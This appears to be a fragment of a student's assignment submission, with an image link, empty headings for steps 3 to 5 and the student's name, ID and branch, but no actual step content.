
**Step 3:**

****

**Step 4:**

****

**Step 5:**

****

**NAME: I PRASANTI**

**SIC: 20BCEA56**

**BRANCH: CEN**